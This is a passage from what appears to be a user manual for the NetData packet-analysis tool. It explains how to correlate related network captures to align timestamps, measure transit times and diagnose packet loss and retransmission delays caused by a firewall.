
Time adjustments don't have to be made manually but can be determined by a tool that can find the matching packets in any pair of related capture files and then correlate the respective timestamps in a significant subset of the matched packets. The 'Correlate Two Related Captures' option in the Tools menu, presents the following dialogue to nominate a pair of captures:



If data packets travelling in one direction are often queued in a router or delayed in a firewall, a better correlation may be achieved by correlating only Syn packets or restricting the size of correlated packets.

The packet-matching algorithm allows for translations in IP addresses and in TCP sequence numbers. It also allows for packets to be captured at their source before they are segmented for transmission.

At the end of the correlation NetData presents a summary of the results and allows the user to apply the results in various ways:




The calculated time adjustment can be applied to either of the two related captures and in four ways:

1. If packets are already displayed on the timing chart then the packets of the chosen capture can be shifted on the chart to align them with the packets of the other capture.
2. Parameters can be set to adjust times when records are loaded from the database for charting.
3. The timestamps of all the records of the chosen capture can be adjusted in the database.
4. Parameters can be set to adjust times of the chosen capture when files are next analysed.


If timestamps are adjusted in the database, NetData calculates and records in the database the transit times of all the matched packets. Packets that appear in only one of the related captures are flagged as either ‘lost in transit’ or ‘injected in network’. When their markers are plotted on a packet-timing chart, the markers of lost packets are enclosed in a red square, and the markers of injected packets are enclosed in a green square. A data-flow chart overlaid with markers of transit times reveals evidence of network congestion.

The objective of this form of analysis is to compare streams of packets and transactions side-by-side as in the following example:



The prefixes to the connection IDs are the indexes of the related captures in the capture table. In this example the times have been aligned closely and each capture presents a similar view of the transactions with short messages.


A consistent display of side-by-side connection bands is helped by two checkboxes that affect the order in which connection bands are arranged down the timing chart. If the option is chosen to order connections by their ID and the project has related captures, priority is given to the related-project index before the connection ID, and the order can be reversed by the second checkbox.




If capture files have been correlated, NetData normally draws a pale blue line between the markers of matched packets in their respective bands. In these circumstances a marker without such a line indicates a packet that appeared in only one capture, and was either lost in the network or dropped by the sniffer.


The interest in this example lies in the quite different views of the transfer of a very long response message. The server sent most of the message very quickly to a reverse proxy which had to close its receive window while it struggled to relay the message to a distant campus, to a network that lost packets between its border switch and the client PC.


Because a Cisco ASA firewall was re-randomising TCP Initial Sequence Numbers (ISNs) it blocked requests to use selective acks – to save it from the burden of translating sequence numbers in selective acks. The absence of selective acks produced large numbers of retransmissions even though relatively few packets were lost, and, in turn, the large number of retransmissions and consequent ambiguity when measuring round-trip times meant that – according to Karn's algorithm – the server had little opportunity to reduce its retransmission timeout. Increasing RTOs led to very large delays and often caused transactions to fail. The following chart portrays a large number of retransissions and lengthening RTOs.



The following three charts refer to the same 2-second period chosen to illustrate the transit-time analysis above. The top band of the timing chart below shows that the PC didn't receive any packets over a period of 1.3 seconds. The two matching data-sequence charts, with views from the switch and the PC respectively, show that all the delayed data packets were received by the PC in a rapid burst only after a lost packet had been retransitted.









The switch continued to receive data packets at a steady rate following a packet that was lost after it left the switch, but the PC received those packets only after a retransmission filled the sequence gap.

8.3 Automatic Correlation of Related Captures

Before finding the matching records of packets in related capture sequences, and correlating their timestamps to correct clock differences, NetData counts the number of recorded Syn packets and, if there are more than 10,000, suggests that correlation be confined to the timestamps of Syn packets. They usually provide a more accurate correlation because they tend to have the smallest transit times and there are equal numbers in each direction.



NetData also provides an automatic option which completes the correlations of all the remaining pairs of related captures, and adjusts timestamps in the database, without further dialogues. In automatic mode, NetData correlates successive pairs of captures in an order that can be determined by link numbers entered in the table of related captures:



Index	Link to	Transit to	Location	Clock Factor	Cap AddSecs	Chart AddSecs	Capture Name
1	2	2	Workstation	1	0	0	Workstation1.pcap
2	3	3	FirewallClt	1	0	0	cltSideCiscoFW.pcap
3		2	FirewallSvr	1	0	0	svrSideCiscoFW.pcap
4	3	3	DBhost1	1	0	0	DB1oracle.pcap
5	3	3	DBhost2	1	0	0	DB2oracle.pcap


A capture's link number is the index of the nearest related capture to which it is linked by the network. In the above example capture 5 is linked to capture 3 and specifies that the packets of capture 5 (at database Host 2) are to be matched with the packets of capture 3 (the server side of a firewall).

If no links are specified, NetData correlates successive pairs of adjacent captures in the order of their capture index numbers. Otherwise, the links should form a tree network (i.e. form no loops). The first capture with a blank or zero link is assumed to have the master clock, and

captures are compared successively in pairs determined by the links in such a way that the timestamps of all the other captures are adjusted in the database to make them consistent with the timestamps of the master clock. If other captures have blank or zero links the tree is traversed as a single path - without branching. Automatic capture comparisons terminate if a link loop is encountered.

Because the timing chart normally stacks connection bands in the order of their capture index numbers, the related captures are usually specified in path order. In the above example one path joining capture points runs from *Workstation* to the client side of a firewall, then to the server side of the firewall, and ends at *DBhost1*. The network branches behind the firewall and some packets proceed to *DBhost2*. Because it was decided to adopt the firewall's sniffer clock as the master clock, capture 3 was not given a link number. Both database hosts and capture 2 are linked to capture 3. Capture 1 is linked to capture 2 to complete the tree's specification.

The dialogue that launches the analysis of related captures has an option that schedules automatic correlations to be executed once the analysis has finished:




Two of the controls in this window (circled in blue) concern the *calculation* of transit times after a pair of captures have been matched and times adjusted. Transit times should always be positive, but timestamping errors can produce negative transit times, and, if transit times are very small, NetData may be unable to determine correctly the direction of packets from one capture point to another, and consequently unable to ensure that transit times have a valid positive or negative sign. Ambiguity can be removed by choosing one of the drop-down options to assert that when any two captures are compared, the capture with the lower index is closer to the majority of clients, or the majority of servers. If neither assertion can be made, NetData chooses the direction to the other capture point according to the route which produces the largest average transit time and is used by the largest number of connections, weighted according to the second of these two controls.

Another control in this window (circled in green) concerns the *recording* of transit times after a pair of captures have been matched and transit times calculated. Normally, NetData records transit times in the database for both compared captures. This is useful if there is only one pair of

captures because transit times can be plotted if packet records are loaded from either capture. However, if a capture from the middle of the path has been chosen to provide the master clock for many captures, the normal policy means that both sets of transit times recorded after the first capture comparison will be overwritten by subsequent comparisons. In these circumstances, to ensure that transit times are recorded for all path segments, the new box 'Retain new transit times in successive correlations' should be checked. This prohibits NetData from overwriting transit times recorded earlier during an automatic sequence of capture comparisons. In the normal, default case, comparisons begin with the first capture (which then provides the master clock) and transit times are recorded for all segments without checking this box.


The 'Transit to' column in the table of related captures (see above) indicates the network segment for which transit times have been recorded with the packets of each capture. For example, the table above notes that the packet records of capture 3 include transit times between capture 3 and capture 2 – the transit times of the firewall.

After all the related captures have been analysed, pairs of captures compared, timestamps adjusted and transit times recorded, a dialogue window presents the correlation results and offers to display a dialogue chart:




In the above project, with 5 related captures, TCP sequence numbers were translated – probably by a second firewall - somewhere between the workstation (capture 1) and the datacentre firewall (capture 2).

The next example indicates that between an MPLS network (capture 1) and a DMZ (capture 2), IP addresses and some port numbers had been changed.



If there are very few matching packets, or if the correlation scope had been widened to include full-size packets and some have abnormal transit times, then the correlation can be poor and NetData will report its failure to adjust timestamps:



